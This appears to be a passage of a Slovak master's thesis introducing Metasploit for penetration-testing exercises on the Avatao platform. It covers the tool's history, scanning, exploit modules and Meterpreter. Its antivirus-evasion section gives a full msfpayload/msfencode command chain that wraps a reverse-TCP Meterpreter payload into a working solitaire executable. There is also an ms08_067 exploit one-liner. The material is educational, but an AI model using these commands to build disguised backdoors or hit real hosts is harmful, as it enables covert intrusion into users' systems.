

MASARYKOVA UNIVERZITA
FAKULTA INFORMATIKY



Tvorba kyberbezpečnostních úkolů pro platformu Avatao

DIPLOMOVÁ PRÁCA

Bc. Katarína Hornáčková

Brno, jar 2018

MASARYKOVA UNIVERZITA
FAKULTA INFORMATIKY



Tvorba kyberbezpečnostních úkolů pro platformu Avatao

DIPLOMOVÁ PRÁCA

Bc. Katarína Hornáčková

Brno, jar 2018

Vyhlásenie

Vyhlasujem, že táto diplomová práca je mojím pôvodným autor-ským dielom, ktoré som vypracovala samostatne. Všetky zdroje, pramene a literatúru, ktoré som pri vypracovaní používala alebo z nich čerpala, v práci riadne citujem s uvedením úplného odkazu na príslušný zdroj.

Bc. Katarína Hornáčková

Vedúci práce: RNDr. Petr Velan

Podakovanie

Na tomto mieste by som sa rada poďakovala všetkým, aj tu nemenovaným ľuďom, ktorí mi ochotne a odborne pomáhali pri vytvorení mojej diplomovej práce.

Najväčšia vďaka patrí môjmu vedúcemu práce, RNDr. Petrovi Velanovi nielen za ústretový prístup, odborné vedenie, užitočné a praktické rady, ale tiež za všetok čas, ktorý mi ochotne venoval na dosiahnutie vyššej kvality mojej práce.

Nemenej vďaka patrí tímu Avatao, konkrétne v zastúpení pánom Gergő Turcsányim za možnosť spolupráce a praktické užitočné rady a odpovede na moje otázky.

Zhrnutie

Cieľom tejto práce bolo vytvoriť tutoriál k jednému z penetračných nástrojov, konkrétne k Metasploitu. Ďalej by som ho chcela bližšie predstaviť a vyzdvihnúť jeho prednosti a z toho vyplývajúcu popularitu. Nemenej dôležité je spomenúť aj použité technológie, potrebné na vytvorenie praktických úloh pre platformu Avatao. Svoje miesto majú v tejto práci aj úlohy, vytvorené pre túto platformu a ich riešenia.

Klíčové slová

Metasploit, Docker, Avatao, Shellshock, nmap, penetračné testovanie, Crawler, zraniteľnosti, Brute-force, linux, Capture the Flag, SNMP, Tomcat, Dockerfile

Obsah

1	Úvod	1
1.1	<i>Penetračné testovanie</i>	2
1.1.1	Fázy penetračného testovania	2
2	Metasploit	4
2.1	<i>História</i>	4
2.2	<i>Metódy</i>	5
2.3	<i>Súčasti Metasploitu</i>	6
3	MSF konzola	10
3.1	<i>Skenovanie</i>	10
3.2	<i>Exploity</i>	11
3.3	<i>Meterpreter</i>	12
3.4	<i>Ako sa vyhnúť detekcii</i>	13
3.5	<i>Pomocné - auxiliary moduly</i>	16
3.6	<i>Toolkit pre sociálne inžinierstvo</i>	17
3.7	<i>Vytvorenie vlastného modulu</i>	17
3.8	<i>Príkazy</i>	20
3.8.1	MSF konzola	20
3.8.2	Meterpreter	21
4	Docker	22
4.1	<i>Popis častí</i>	22
4.2	<i>Dockerfile</i>	24
4.2.1	Základná syntax pre vytvorenie Dockerfile súboru	24
4.3	<i>Základné príkazy pre Docker</i>	26
5	Avatao	28
5.1	<i>Úlohy</i>	34
5.1.1	Zázračný nástroj	34
5.1.2	Skener alebo nie?	35
5.1.3	Niekde v hoste	37
5.1.4	Pavúk a jeho pavučiny	40
5.1.5	Hlúpy užívateľ	42
5.1.6	Ukrytý v piesku	45
5.1.7	Testovanie a problémy pri tvorbe úloh	49

Záver	52
Bibliografia	54
A Ukážka exploitu na Ubuntu host	56
B Inštalácia Metasploitu a Dockeru	59
B.1 <i>Inštalácia Metasploit konzoly</i>	59
B.2 <i>Inštalácia Dockeru</i>	61

Zoznam obrázkov

2.1	Príklad msfconsole výpisu.	7
2.2	Príklad používania armitage[6].	9
3.1	Použitie portscan modulu.	11
3.2	Informácie o možnostiach príkazu msfencode.	14
3.3	Možnosti šifrovania pomocou msfencode.	15
3.4	Možnosti auxiliary modulov.	16
3.5	Príklad šablón ponúkaných Metasploitom.	17
5.1	Príklad úloh na Avatau.	28
5.2	Príklad úloh na Avatau.	29
5.3	Štruktúra úlohy na githube.	30
5.4	Úloha na Avatau.	31
5.5	Úloha na Avatau pred spustením.	32
5.6	Úloha na Avatau po spustení.	32
5.7	Ukážka Avatao okruhu.	33
5.8	Výsledok hľadania úlohy 1.	35
5.9	Výsledok spustenia nástroja nmap úlohy 2.	36
5.10	Informácie o použitom module v úlohe 3.	37
5.11	Výsledok po spustení modulu v úlohe 3 (začiatok).	39
5.12	Výsledok po spustení modulu v úlohe 3 (koniec - vlajka).	39
5.13	Informácie o použitom module v úlohe 4.	40
5.14	Výsledok po spustení modulu v úlohe 4.	42
5.15	Výsledok po zadaní URL do prehliadača.	42
5.16	Informácie o použitom module v úlohe 5.	43
5.17	Výsledok po spustení modulu v úlohe 5.	45
5.18	Informácie o použitom module v úlohe 6.	46
5.19	Výsledok po spustení modulu v úlohe 6.	48
5.20	Informácie o použitých verziách.	49
A.1	Spustenie exploitu na Ubuntu host.	56
A.2	Spustenie exploitu na Ubuntu host.	57
A.3	Spustenie exploitu na Ubuntu host.	58

1 Úvod

V dnešnej dobe, v ktorej si už nevieme predstaviť našu existenciu bez informačných technológií a inteligentných zariadení, je pre hackera oveľa jednoduchšia cesta získať rôzne informácie, dáta alebo iné, neraz aj citlivé údaje zo systémov. Vzhľadom na tento fakt je preto čím ďalej, tým viac potrebná bezpečnosť systémov, sietí, dát.

Jednou z možností, ako dané riziká znížiť, je forma penetračného testovania. Na tento druh prevencie existuje veľmi veľa rôznorodých nástrojov, ktorých výber závisí najmä od cieľa tohto testovania. Popis, čo je penetračné testovanie a aké sú jeho fázy, sa nachádza v ďalšej časti tejto diplomovej práce.

Z častých nástrojov, ktoré sú používané pri penetračnom testovaní, je aj Metasploit, ktorý je považovaný za veľmi účinný a všestranný multifunkčný prostriedok.

Jedným z cieľov tejto práce bolo popísať Metasploit a vytvoriť tak tutoriál na jeho používanie. V druhej kapitole je popísaný tento nástroj všeobecne, uvedená história jeho vzniku a rozvoja až po dnešnú podobu. Okrem týchto faktov je tam spomenuté aj rozdelenie foriem Metasploitu a ich stručné používanie a základné pojmy, vyskytujúce sa pri tomto nástroji.

V ďalšej kapitole je detailne popísaná súčasť Metasploitu, a to msf konzola, jej možnosti, ktoré používame pri penetračnom testovaní, moduly, aké nám poskytuje a základné, najčastejšie používané príkazy. Okrem konzoly je v tejto kapitole popísaný aj Meterpreter, čo je špeciálny druh payloadu.

Praktickou časťou bolo vytvorenie úloh pre platformu Avatao. Technológie na ich tvorbu sú spomenuté v ďalších kapitolách. Najskôr je popísaný nástroj Docker na tvorbu virtuálnych strojov pre dynamické úlohy, jeho štruktúra a základné príkazy. V nasledujúcej kapitole je spomenutý proces tvorby úloh priamo na Avatao platforme a jej popis.

V kapitole obsahujúcej informácie o Avatau sú tiež popísané vytvorené úlohy, komplikácie pri tvorbe a testovaní.

V prílohách je možné nájsť návody na inštaláciu Dockeru a Metasploitu a ukážku exploitu na host s operačným systémom Ubuntu.

1.1 Penetračné testovanie

Tester, alebo inak nazývaný aj etický hacker, na základe povolenia pomocou penetračného testovania simuluje útok na informačné systémy, zariadenia alebo siete a cieľom je zistenie jeho nedostatkov v zabezpečení a s tým spojené možné riziká.

1.1.1 Fázy penetračného testovania

- **Plánovanie a príprava** V tejto fáze sú dohodnuté ciele a objekty testovania medzi klientom a testerom. Najdôležitejším bodom tejto fázy je, aby boli ciele rovnaké a rovnako pochopené medzi oboma stranami.

Ide napríklad o zisťovanie zraniteľností a zlepšenie bezpečnosti na fyzických zariadeniach[1].

- **Prieskum**

V tejto fáze sa snaží tester získať základné informácie o všetkom, pretože vo väčšine prípadov nemá o testovanom subjekte žiadne alebo takmer žiadne údaje.

V tejto časti testovania sa zisťujú IP adresy, plán siete, popis systémov. Celá táto fáza spočíva v pasívnom získavaní informácií[1].

- **Objavovanie**

V tomto bode penetračného testovania používa tester automatizované nástroje, aktívne skenovanie cieľa a zisťuje možné zraniteľnosti väčšinou podľa dostupných databáz.

V tejto fáze tester skúma sieť a ďalšie dostupné systémy, servery a zariadenia, ako aj bežiacie služby a otvorené porty na strojoch[1].

- **Analýza informácií**

Výsledky predchádzajúceho kroku sú využité na ich podrobnú analýzu. Táto fáza je časovo najnáročnejšia, pretože existuje veľké množstvo systémov a je závislá hlavne od veľkosti infraštruktúry.

Tester si musí uvedomiť hlavné ciele testovania, ktoré boli dohodnuté na začiatku testovania. Okrem toho musí zvážiť potenciálne riziká bezpečnosti v skúmanej sieti alebo zariadeniach.

V tejto fáze musí tiež vybrať len tie časti na testovanie, ktoré môžu obsahovať možné zraniteľnosti[1].

- **Aktívny prienik**

Ide o najdôležitejšiu fázu v celom testovaní, preto musí byť vykonaná s veľkou obozretnosťou. Tento krok musí byť vykonaný pre potrebné overenie prítomnosti zraniteľnosti. Napríklad pre systémy, ktoré vyžadujú vysokú integritu, je veľmi potrebné pred kritickým čistením zistiť potenciálnu zraniteľnosť a overiť, že tam naozaj je[1].

- **Záverečná analýza**

Tento krok je výsledkom všetkých fáz, ktoré boli dovtedy vykonané. Obsahuje možné odporúčania, ktoré by viedli k zvýšeniu bezpečnosti, zhodnotenie zraniteľností a cesty, ktorými sa tester k daným zraniteľnostiam dostal[1].

- **Zhrnutie testovania**

Výsledná správa musí začínať popisom procedúr, ktoré boli použité, následne sú spomenuté analýzy zraniteľností a rizík. Najskôr sú popísané závažnejšie zraniteľnosti, tie, ktoré sa týkajú kritických systémov a až potom tie ostatné. V tomto dokumente je nutné zvážiť:

- celkový súhrn penetračného testu,
- detaily každého kroku použitého počas testovania,
- detaily nájdených zraniteľností,
- detaily čistenia a fixovania systému,
- odporúčania na zlepšenia do budúcnosti[1].

2 Metasploit

Metasploit je bezplatný, ľahko dostupný softvér, ktorý dnes obsahuje veľmi veľa možností, rôznych kombinácií a nastavení. Ako ešte len bude spomenuté, existujú aj komerčné (platené) verzie. Nie je to len jeden nástroj, ale framework, ktorý dovoľuje vývoj a úpravu exploitov. Tie je potom možné využiť proti vzdialenému hostovi. Pomocou Metasploitu je možné využiť väčšinu zraniteľností náchadzajúcich sa v softvére vo svoj prospech.

2.1 História

Metasploit bol vytvorený v roku 2003 programátorom H. D. Moorem počas jeho práce vo firme zameranej na počítačovú bezpečnosť. Keď si H. D. Moore uvedomil, koľko času stráca pri kontrole a upravovaní bežne dostupných exploitov, rozhodol sa, že vytvorí flexibilný framework, naprogramovaný v jazyku PERL na vytváranie a upravovanie exploitov. Prvá verzia tohto nástroja vyšla v októbri 2003 a obsahovala 11 exploitov[2].

V apríli v roku 2004 sa H. D. Moore rozhodol prerobiť celý projekt a pomenoval ho Metasploit 2.0. Táto verzia obsahovala už 19 exploitov a viac ako 27 payloadov. Chvíľu po tejto zmene sa k projektu pridal Matt Miller a Metasploit Framework začínal byť oceňovaný komunitou zaoberajúcou sa informačnou bezpečnosťou a čoraz viac sa stával neoddeliteľným nástrojom používaným pri penetračnom testovaní[2].

V roku 2007 prešiel Metasploit na verziu 3.0 a bol kompletne prepísaný do jazyka Ruby. Táto zmena z jazyka PERL trvala 18 mesiacov a obsahovala viac ako 150 000 riadkov nového kódu. V tejto dobe zažíval tento nástroj veľkú podporu nielen zo strany komunity informačnej bezpečnosti, ale aj od iných užívateľov[2].

Na jeseň v roku 2009 sa stal Metasploit súčasťou Rapid7, firmy zaoberajúcej sa bezpečnosťou, ktorá ponúkla H. D. Moorovi možnosť vytvoriť tím, ktorý by sa zaoberal iba vývojom Metasploit Frameworku. Po tomto spojení so spoločnosťou Rapid7 boli vydané dva komerčné produkty a to Metasploit Express a Metasploit Pro. Metasploit Express je jednoduchšia verzia Metasploit Frameworku s GUI prevedením obsahujúca reporting. Metasploit Pro je rozšírená verzia Expressu

obsahujúca navyše možnosti ako napríklad VPN tunel. Okrem týchto verzií existujú aj neplatené Community a Framework[2].

2.2 Metódy

- **Exploit**

Exploit je program alebo skript, ktorý využíva danú zraniteľnosť a umožňuje tak získať nejaký prospech. Väčšinou sa jedná o získanie kontroly nad iným strojom alebo spustenie nežiadúcej inštalácie softvéru, keď používateľ počítača ani len netuší, že inštalácia naďalej vykonáva iným subjektom riadenú činnosť. Jednou z možností ako chrániť svoj počítač, je častá aktualizácia systému a softvéru[3].

Exploity majú viacero typov. Najbežnejšie delenie je podľa spôsobu komunikácie so zraniteľným strojom, a to vzdialený (remote) exploit, kde sa útok koná pomocou počítačovej siete, a preto nie je potrebný priamy prístup alebo miestny (local) exploit, kde je už potrebný priamy prístup a väčšinou sa jedná o získanie vyššieho oprávnenia, ako daný užívateľ má[3].

Väčšinou slúži exploit k získaniu priamych administrátorských práv (používateľ root, administrator), ale existujú aj také, ktorými útočník najprv získa nižšie práva a použitím ďalších exploitov sa prepracuje až k právam pre administrátorov.

- **Payload**

Payload je kód, ktorý chceme, aby spustil zraniteľný stroj. Pomocou Frameworku je možné takýto kód vybrať a doručiť na cieľový stroj. Napríklad payload reverse shell dokáže vytvoriť spojenie zo zraniteľného stroja naspäť na útočníkov formou príkazového riadka na Windowse alebo formou terminálu na Linuxe[1].

- **Shellcode**

Shellcode je množina príkazov používaných v payloadoch, najčastejšie v jazyku Assembler. Väčšinou je shell spustený po úspešnom payloade. Jedným z príkladov je aj Meterpreter a jeho príkazy, ktoré sú spomenuté ďalej[2].

- **Modul**

Moduly sú časti, ktoré robia Metasploit takým výkonným. Modulom je kus kódu používaný týmto Frameworkom. Môže ním byť exploit modul, pomocný (auxiliary) modul, ktorý zabezpečuje napríklad skenovanie[2].

- **Listener**

Listener je súčasťou Metasploit, ktorá čaká na komunikáciu prichádzajúcu zo zraniteľného hosta po úspešnom vykonaní payloadu. Príkladom je napríklad Meterpreter, kde host očakáva spätnú komunikáciu od vybraného systému[2].

2.3 Súčasti Metasploit

Metasploit ponúka viac rozhraní, okrem konzoly aj grafické rozhranie a príkazový riadok. Všetky tieto možnosti obsahujú to, čo ponúka Metasploit Framework - exploity, payloady aj možnosť ich ďalších zmien a vývoja.

- **MSF konzola**

Msf konzola je interaktívnejšia a viac user-friendly ako MSFcli. Pre spustenie msf konzoly zadávame príkaz:

```
# msfconsole
```

Po úspešnom spustení nás privíta ASCII art s textom, ktorý ponúka informácie o spustenej verzii a počte payloadov a exploitov, ktoré obsahuje. Túto súčasť metasploit a jej používanie budem rozoberať detailnejšie v ďalších častiach tejto práce.

- MSFcli

MSFci bolo najvýhodnejšie používať, ak sme presne vedeli, ktorý exploit a aké jeho nastavenia máme použiť. Samozrejme, že ponúkal aj zobrazenie možností cez parameter O na konci príkazu[4].

```
# ./msfconsole -x "use exploit/windows/smb/
ms08_067_netapi; set RHOST [IP]; set
PAYLOAD windows/meterpreter/reverse_tcp;
set LHOST [IP]; run"
```

alebo použitím vlastného skriptu, ktorý je možné spustiť priamo v msf konzole:

```
# ./msfconsole -r name_of_script.rc
```

alebo:


```
msf > resource name_of_script.rc
```

- **Armitage**

Armitage je plne interaktívna a grafická súčasť Metasploit, ktorého autorom je Raphael Mudge. Tento nástroj je bezplatný. Armitage ponúka napríklad vizualizáciu cieľov útoku, ako aj odporúčania exploitov. Okrem toho ponúka aj jednoduchšiu prácu v tímoch, kde cez jednu inštanciu uvidí tím rovnaké spojenia, zdieľanie hostov, zachytených dát, komunikáciu cez zdieľaný log udalostí[5]

Armitage sa spúšťa príkazom:

```
# armitage
```



Obr. 2.2: Príklad používania armitage[6].

3 MSF konzola

3.1 Skenovanie

Metasploit ponúka využitie rôznych nástrojov na skenovanie, či už pasívnych alebo aktívnych.

- **Pasívne nástroje**

Tento druh skenovania pomáha získavať informácie bez toho, aby bol dotknutý cieľový systém. Najčastejšie sa využívajú na zistenie vlastníka siete, operačný systém a software serveru, hranice siete[2].

Medzi tieto nástroje patria napríklad Whois, NSLookup, Netcraft.

- **Aktívne nástroje**

Toto skenovanie potrebuje interakciu priamo so systémom. Takýto spôsob sa využíva na detailnejšie informácie, ako napríklad dostupnosť a otvorenosť portov, bežiace služby. Avšak pri tomto skenovaní treba byť opatrný kvôli nástrojom, ktoré detekujú a zabráňujú nepovolenému prístupu[2].

Najrozsiahlejší nástroj používaný na aktívne skenovanie je Nmap.

- **Ďalšie možnosti**

Okrem externých pasívnych a aktívnych nástrojov ponúka Metasploit aj moduly určené na skenovanie. Niektoré sú prispôbené na skenovanie portov, iné na zisťovanie konkrétnych verzií daných služieb (FTP, SSH, SMB, SNMP ...), systémov alebo programov.

Na skenovanie portov existuje napríklad modul portscan.

```
msf > use auxiliary/scanner/portscan/syn
```

```
msf auxiliary(syn) > show options
Module options (auxiliary/scanner/portscan/syn):
-----
Name      Current Setting  Required  Description
-----
BATCHSIZE 256              yes       The number of hosts to scan per set
DELAY     0                yes       The delay between connections, per thread, in milliseconds
INTERFACE 0                no        The name of the interface
JITTER    0                yes       The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds
s.
PORTS     1-10000          yes       Ports to scan (e.g. 22-25,80,110-900)
RHOSTS    172.17.0.2       yes       The target address range or CIDR identifier
SNAPLEN   65535            yes       The number of bytes to capture
THREADS   1                yes       The number of concurrent threads
TIMEOUT   500              yes       The reply read timeout in milliseconds

msf auxiliary(syn) > run
[*] TCP OPEN 172.17.0.2:666
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(syn) >
```

Obr. 3.1: Použitie portscan modulu.

Pokiaľ užívateľovi nestačia ani dostupné externé nástroje, ani moduly, je možné vytvoriť vlastný skener pomocou všetkých dostupných funkcií a súčastí Metasploit Frameworku.

3.2 Exploity

Schopnosť získať celkovú kontrolu nad cieľovým hostom je jedným z vrcholov, ktoré môže bezpečnostný špecialista dosiahnuť. Metasploit obsahuje stovky modulov, ktoré si nedokáže skoro nikto zapamätať. Existujú preto príkazy, ktoré dokážu zobrazíť všetky moduly alebo len tie špecializované na určitú službu, zraniteľnosť, ... [2] Pomocou príkazu

```
msf > show
```

dostaneme výpis všetkých dostupných modulov. Príkaz

```
msf > show exploits
```

ponúka všetky dostupné exploity vo Frameworku, príkaz

```
msf > show payloads
```

zobrazí všetky dostupné payloady. Ak je používaný nejaký exploit, tak sú zobrazené iba payloady, ktoré dokážu spolupracovať s používaným exploitom.

```
msf > show auxiliary
```

Tento príkaz zobrazí všetky dostupné moduly, ktoré môžu byť použité ako skener, ako fuzzer, na DOS útok, okrem exploitov a payloadov. Pri vybranom module dokážeme pomocou

```
msf> show options
```

zistiť všetky dostupné nastavenia ako port, IP adresa (RHOST/RHOSTS). Každý modul ponúka iné možnosti nastavenia. Pri hľadaní špeciálnych modulov je možné použiť

```
msf> search hladany_vyraz.
```

Na príkaz search je vytvorená druhá úloha (Skener alebo nie?), popísaná v kapitole 5.1.2.

Ak chceme používať nejaký modul, použijeme

```
msf> set nazov_modulu
```

a naopak, ak už nechceme používať vybraný modul, alebo nastavený atribút, tak ho zrušíme pomocou

```
msf> unset nazov_nezelaneho_atributu/modulu.
```

Ukážka exploitu Ubuntu hosta je v Prílohe A.

3.3 Meterpreter

Meterpreter je označovaný za jednu z vlajkových lodí Metasploitu. Je to pokročilý druh payloadu, ktorý býva väčšinou spustený po úspešnom vykonaní exploitu na vybranú zraniteľnosť. Meterpreter rozširuje Metasploit, a tým mu umožňuje dostať sa hlbšie do vybraného systému, kde je možné zakryť naše stopy, nájsť detaily v pamäti, vytiahnuť dump hašov a mnoho ďalšieho.

Meterpreter komunikuje za behu pomocou stager soku a poskytuje Ruby rozhranie na strane klienta. Tento payload ponúka okrem iného aj príkazy na otvorenie histórie, dopĺňanie pomocou Tabu, kanály, ...[7]

Pôvodne bol Meterpreter vytvorený pre Metasploit 2.x, od verzie 3.x boli pridané a upravené viaceré moduly, ktoré ho ponúkajú. Serverová časť tohto payloadu je implementovaná v jazyku C a kompilovaná pomocou MSVC kvôli jeho prenositeľnosti. Strana klienta môže byť naprogramovaná v ľubovoľnom jazyku, ale najčastejšie je použité Ruby, tak ako vo väčšej časti Metasploitu.[7]

Fungovanie Meterpretera:

- cieľ spustí úvodný stager, väčšinou to je bind alebo reverse,
- Stager nahrá DLL prefixy pomocou Reflective,
- Meterpreter inicializuje a vytvorí TLS/1.0 linku cez socket a pošle GET žiadosť. Metasploit dostane túto žiadosť a nastaví klienta,
- nakoniec nahrá Meterpreter rozšírenia - stdapi, priv (pokiaľ sú prítomné administrátorské práva)[7].

Vlastnosti Meterpretera:

nenápadnosť - práca v pamäti, žiaden zápis na disk, žiadne nové procesy, šifrovaná komunikácia[7]

výkonnosť - používanie kanálovej komunikácie[7]

rozšíriteľnosť - funkcie rozšírené za behu, stiahnuté zo siete[7]

Príklad, ako sa dostať ku konzole Meterpretera, je znázornený v Prílohe A, a je na to pripravená aj šiesta úloha (ukrytý v piesku), ktorá je popísaná v kapitole 5.1.6.

3.4 Ako sa vyhnúť detekcii

Nie je nič zahanbujúcejšie, ako byť pri vykonávaní penetračného testu odhalený Antivírusovým programom. Väčšina takýchto programov používa podpisy na identifikáciu, že sa vďaka istým vzorom jedná o činnosť škodlivého softvéru. Tieto podpisy sú uložené v jadre antivírusového programu a jeho úlohou je porovnávať všetky súbory s týmito znakmi škodlivého kódu počas skenovania pamäte. Ak nájde zhodu, spraví potrebné úkony, zastaví proces, požiadá o vymazanie súboru, ...[2]

Tieto programy musia mať presne špecifikované vzory, aby bol označený za malvér naozaj len škodlivý softvér a nie iný program, ktorý tam má byť. Preto je dôležité pre vyhnutie sa detekcii použiť unikátny payload, ktorý neobsahuje znaky z databázy antivírusových programov. Väčšina predpripravených modulov je detekovateľná[2].

Najjednoduchšia cesta ako spustiť modul bez povšimnutia, je pomocou nástroja

`msfencode`.

Tento nástroj dokáže zmeniť kód na spustiteľný súbor (pridá ho do iného väčšinou spustiteľného súboru), ktorý pre antivírus vyzerá inak, ako škodlivé vzorky v databáze. Tento súbor sa potom vykoná rovnakým spôsobom, ako bez príkazu `msfencode`. Po spustení tohto súboru sa odšifruje pôvodný kód do pamäte a spustí sa[8].

```
root@kali:~# msfencode -h

Usage: /usr/bin/msfencode >options>

OPTIONS:

-a <opt> The architecture to encode as
-b <opt> The list of characters to avoid: '\x00\xff'
-c <opt> The number of times to encode the data
-d <opt> Specify the directory in which to look for EXE templates
-e <opt> The encoder to use
-h      Help banner
-i <opt> Encode the contents of the supplied file path
-k      Keep template working; run payload in new thread (use with -x)
-l      List available encoders
-m <opt> Specifies an additional module search path
-n      Dump encoder information
-o <opt> The output file
-p <opt> The platform to encode for
-s <opt> The maximum size of the encoded data
-t <opt> The output format: bash,c,csharp,dw,dword,java,js_be,js_le,num,perl,pl,powershell,ps1,py,pyt
-v      Increase verbosity
-x <opt> Specify an alternate executable template
```

Obr. 3.2: Informácie o možnostiach príkazu `msfencode`.

Príklad použitia `msfencode` na súbor `solitaire` pre Windows XP, ktorý po otvorení spustí Meterpreter bez toho, aby užívateľ o tom vedel.

Framework Encoders		
=====		
Name	Rank	Description
----	----	-----
cmd/generic_sh	good	Generic Shell Variable Substitution Command Encoder
cmd/ifs	low	Generic \${IFS} Substitution Command Encoder
cmd/printf_php_mq	manual	printf(1) via PHP magic_quotes Utility Command Encoder
generic/none	normal	The "none" Encoder
mipsbe/longxor	normal	XOR Encoder
mipsle/longxor	normal	XOR Encoder
php/base64	great	PHP Base64 Encoder
ppc/longxor	normal	PPC LongXOR Encoder
ppc/longxor_tag	normal	PPC LongXOR Encoder
sparc/longxor_tag	normal	SPARC DWORD XOR Encoder
x64/xor	normal	XOR Encoder
x86/alpha_mixed	low	Alpha2 Alphanumeric Mixedcase Encoder
x86/alpha_upper	low	Alpha2 Alphanumeric Uppercase Encoder
x86/avoid_underscore_tolower	manual	Avoid underscore/tolower
x86/avoid_utf8_tolower	manual	Avoid UTF8/tolower
x86/bloxor	manual	BloXor - A Metamorphic Block Based XOR Encoder
x86/call4_dword_xor	normal	Call4 Dword XOR Encoder
x86/context_cpuid	manual	CPUID-based Context Keyed Payload Encoder
x86/context_stat	manual	stat(2)-based Context Keyed Payload Encoder
x86/context_time	manual	time(2)-based Context Keyed Payload Encoder
x86/countdown	normal	Single-byte XOR Countdown Encoder
x86/fnstenv_mov	normal	Variable-length Fnstenv/mov Dword XOR Encoder
x86/jmp_call_additive	normal	Jump/Call XOR Additive Feedback Encoder
x86/nonalpha	low	Non-Alpha Encoder
x86/nonupper	low	Non-Upper Encoder
x86/shikata_ga_nai	excellent	Polymorphic XOR Additive Feedback Encoder
x86/single_static_bit	manual	Single Static Bit
x86/unicode_mixed	manual	Alpha2 Alphanumeric Unicode Mixedcase Encoder
x86/unicode_upper	manual	Alpha2 Alphanumeric Unicode Uppercase Encoder

Obr. 3.3: Možnosti šifrovania pomocou msfencode.

```
#msfpayload windows/meterpreter/reverse_tcp
  LHOST=192.168.1.191 LPORT=443 R | msfencode -t
  exe -x sol.exe -k -o sol_bdoor.exe -e x86/
  shikata_ga_nai -c 3
```

```
[*] x86/shikata_ga_nai succeeded with size 317 (
  iteration=1)
[*] x86/shikata_ga_nai succeeded with size 344 (
  iteration=2)
[*] x86/shikata_ga_nai succeeded with size 371 (
  iteration=3)
```


```
#msfencode -t exe -x sol.exe -k -o sol_bdoor.exe
-e x86/shikata_ga_nai -c 3
```

Po spustení týchto príkazov, je vytvorený súbor s použitou šablónou sol.exe. Parameter -k zabezpečuje, že pôvodné funkcie sol.exe budú funkčné aj v novovytvorenom súbore. Keď užívateľ spustí nový sol.exe, útočník získa prístup k jeho hostu pomocou Meterpreter konzoly[8].

3.5 Pomocné - auxiliary moduly

Pri slove Metasploit každému prídu na rozum exploity, no na auxiliary moduly sa zabúda. Tieto moduly vykonajú väčšinu práce, aj keď neobsahujú payload.

Slúžia najmä na získavanie informácií, a to najmä ako skener portov, detaily o službách, niektoré dokážu pomocou rôznych metód odhaliť zoznam užívateľských mien alebo aj hesiel, odskúšajú, či sú skúšané prihlasovacie údaje korektné. Okrem toho ponúkajú možnosť crawling, môžu byť použité ako fuzzer. Ich cieľom je získať čo najviac informácií aj o zraniteľnostiach, pred samotným exploitom[2].



drwxr-xr-x	20	root	root	4096	Apr 25	2017	.
drwxr-xr-x	8	root	root	4096	Apr 25	2017	..
drwxr-xr-x	42	root	root	4096	Apr 25	2017	admin
drwxr-xr-x	2	root	root	4096	Apr 25	2017	analyze
drwxr-xr-x	2	root	root	4096	Apr 25	2017	bnat
drwxr-xr-x	6	root	root	4096	Apr 25	2017	client
drwxr-xr-x	2	root	root	4096	Apr 25	2017	crawler
drwxr-xr-x	2	root	root	4096	Apr 25	2017	docx
drwxr-xr-x	24	root	root	4096	Apr 25	2017	dos
drwxr-xr-x	10	root	root	4096	Apr 25	2017	fuzzers
drwxr-xr-x	2	root	root	4096	Apr 25	2017	gather
drwxr-xr-x	2	root	root	4096	Apr 25	2017	parser
drwxr-xr-x	3	root	root	4096	Apr 25	2017	pdf
drwxr-xr-x	75	root	root	4096	Apr 25	2017	scanner
drwxr-xr-x	4	root	root	4096	Apr 25	2017	server
drwxr-xr-x	2	root	root	4096	Apr 25	2017	sniffer
drwxr-xr-x	9	root	root	4096	Apr 25	2017	spoof
